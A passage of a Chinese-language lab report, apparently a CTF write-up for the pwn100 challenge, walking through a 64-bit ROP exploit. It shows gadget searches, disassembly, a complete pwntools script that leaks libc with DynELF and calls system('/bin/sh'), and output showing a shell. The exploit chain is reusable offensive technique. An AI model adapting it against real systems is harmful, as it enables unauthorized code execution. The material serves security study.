
```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ ROPgadget --binary pwn100 --only 'pop|ret' | grep 'rdi'
0x0000000000400763 : pop rdi ; ret
```

再找到一个可以写“/bin/sh”的地址，选0x00601000




```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /home/kali/Desktop/rop/pwn100
0x00600000         0x00601000         r--p      /home/kali/Desktop/rop/pwn100
0x00601000         0x00602000         rw-p      /home/kali/Desktop/rop/pwn100
```

同时发现0x601050和0x601058处存放了被main函数用到的stdin stdout，故将上述地址改为0x601060




```
.bss:0000000000601050 _bss           segment par
.bss:0000000000601050                assume cs:_
.bss:0000000000601050                ;org 60105
.bss:0000000000601050                assume es:n
.bss:0000000000601050                public stdo
.bss:0000000000601050 ; FILE *stdout
.bss:0000000000601050 stdout         dq ?
.bss:0000000000601050
.bss:0000000000601050
.bss:0000000000601058                public stdi
.bss:0000000000601058 ; FILE *stdin
.bss:0000000000601058 stdin          dq ?
.bss:0000000000601058
.bss:0000000000601058
```

64位程序传参需要用到寄存器




```
.text:0000000000400756 loc_400756:                              ; CODE XRE
.text:0000000000400756                 add     rsp, 8
.text:000000000040075A                 pop     rbx
.text:000000000040075B                 pop     rbp
.text:000000000040075C                 pop     r12
.text:000000000040075E                 pop     r13
.text:0000000000400760                 pop     r14
.text:0000000000400762                 pop     r15
.text:0000000000400764                 retn
.text:0000000000400764 ; } // starts at 400700
```



```
.text:0000000000400740 loc_400740:                              ; CODE XR
.text:0000000000400740                 mov     rdx, r13
.text:0000000000400743                 mov     rsi, r14
.text:0000000000400746                 mov     edi, r15d
.text:0000000000400749                 call    qword ptr [r12+rbx*8]
.text:000000000040074D                 add     rbx, 1
.text:0000000000400751                 cmp     rbx, rbp
.text:0000000000400754                 jnz     short loc_400740
.text:0000000000400756
.text:0000000000400756 loc_400756:                              ; CODE XR
```


找到程序的start地址：0x400550



Function name	Segment	Start	Length	Locals	Arguments	R	F	L	S	B	T	=
_init_proc	.init	00000000004004C8	0000001A	00000008	00000000	R	.	.	.	.	.	.
sub_4004F0	.plt	00000000004004F0	0000000C			R	.	.	.	.	.	.
_puts	.plt	0000000000400500	00000006			R	.	.	.	.	T	.
_setbuf	.plt	0000000000400510	00000006			R	.	.	.	.	T	.
_read	.plt	0000000000400520	00000006			R	.	.	.	.	T	.
___libc_start_main	.plt	0000000000400530	00000006			R	.	.	.	.	T	.
___gmon_start__	.plt	0000000000400540	00000006			R	.	.	.	.	.	.
start	.text	0000000000400550	0000002A			.	.	.	.	.	.	.
sub_400580	.text	0000000000400580	00000029	00000008	00000000	R	.	.	.	B	.	.
sub_4005B0	.text	00000000004005B0	00000039	00000008	00000000	R	.	.	.	B	.	.
sub_4005F0	.text	00000000004005F0	0000001C	00000000	00000000	R	.	.	.	.	.	.
sub_400610	.text	0000000000400610	0000002D			R	.	.	.	.	.	.
sub_40063D	.text	000000000040063D	00000051	00000028	00000000	R	.	.	.	B	.	.
sub_40068E	.text	000000000040068E	0000002A	00000048	00000000	R	.	.	.	B	.	.
main	.text	00000000004006B8	00000048	00000018	00000000	R	.	.	.	B	T	.
init	.text	0000000000400700	00000065	00000038	00000000	R	.	.	.	.	T	.
fini	.text	0000000000400770	00000002	00000000	00000000	R	.	.	.	.	T	.
_term_proc	.fini	0000000000400774	00000009	00000008	00000000	R	.	.	.	.	.	.
puts	extern	0000000000601068	00000008			R	.	.	.	.	T	.
setbuf	extern	0000000000601070	00000008			R	.	.	.	.	T	.
read	extern	0000000000601078	00000008			R	.	.	.	.	T	.
__libc_start_main	extern	0000000000601080	00000008			R	.	.	.	.	T	.

```python
from pwn import *

sh = process("./pwn100")
elf = ELF("./pwn100")

pop_rdi_addr = 0x400763
start_addr = 0x400550
puts_addr = elf.symbols["puts"]

# 用于传入DynELF的函数参数
def leak(addr):
    payload = b'a'*72 + p64(pop_rdi_addr) + p64(addr) + p64(puts_addr) + p64(start_addr)
    payload += b'A' * (200-len(payload))
    sh.send(payload)
    sh.recvuntil(b"bye~\n")
    data = sh.recv()

    data = data[:-1]
    if not data:
        data = b"\x00"
    data = data[:4]

    return data

d = DynELF(leak, elf=elf)
system_addr = d.lookup("system", "libc")

print("system addr:", hex(system_addr))

# 写字符串"/bin/sh"
str_addr = 0x601060
pop_addr = 0x40075a
mov_addr = 0x400740

read_got = elf.got["read"]
payload = b'a'*72 + p64(pop_addr) + p64(0) + p64(1) + p64(read_got) + p64(8) + p64(str_addr) + p64(0) + p64(mov_addr) + b'A'*56 + p64(start_addr)
payload += b'A' * (200-len(payload))
sh.send(payload)
sh.recvuntil(b"bye~\n")
sh.send("/bin/sh\x00")

# get shell
payload = b'a'*72 + p64(pop_rdi_addr) + p64(str_addr) + p64(system_addr) + p64(start_addr)
payload += b'A' * (200-len(payload))
sh.send(payload)
sh.interactive()

```

成功进入到shell



```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ python pwn100_exp_2.py
[+] Starting local process './pwn100': pid 75215
[*] '/home/kali/Desktop/rop/pwn100'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Loading from '/home/kali/Desktop/rop/pwn100': 0x7f21b82222d0
[+] Resolving b'system' in 'libc.so': 0x7f21b82222d0
[!] No ELF provided.  Leaking is much faster if you have a copy of the ELF being leaked.
[*] Build ID not found at offset 0x174
[*] Build ID not found at offset 0x1b4
[*] Build ID not found at offset 0x1d4
[*] .gnu.hash/.hash, .strtab and .symtab offsets
[*] Found DT_GNU_HASH at 0x7f21b81c7bd0
[*] Found DT_STRTAB at 0x7f21b81c7be0
[*] Found DT_SYMTAB at 0x7f21b81c7bf0
[*] .gnu.hash parms
[*] hash chain index
[*] hash chain
system addr: 0x7f21b8041920
/home/kali/Desktop/rop/pwn100_exp_2.py:40: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  sh.send("/bin/sh\x00")
[*] Switching to interactive mode
bye~
[*] Got EOF while reading in interactive
$ 
```

五、实验总结

1. 不足之处

1. 编写题解代码时还不够熟练，还需要参考他人的witeup
2. 对于不同类型系统的理解还不够深刻，导致有一些问题解决的不够顺利
3. 在32位、64位虚拟机以及python2和python3的环境下折腾的时间较久

2. 改进之处

1. 部分实验如ret2shellcode复现时，已经进入了shell，但是不能完整执行shell命令，多次调整payload的长度也未能起到效果，经查阅说可能是操作系统位数存在差异导致，这里还需要继续研究

六、实验参考

基本 ROP - CTF Wiki (ctf-wiki.org)

DynELF-CSDN博客

pwn-100（L-CTF-2016）--write up-CSDN博客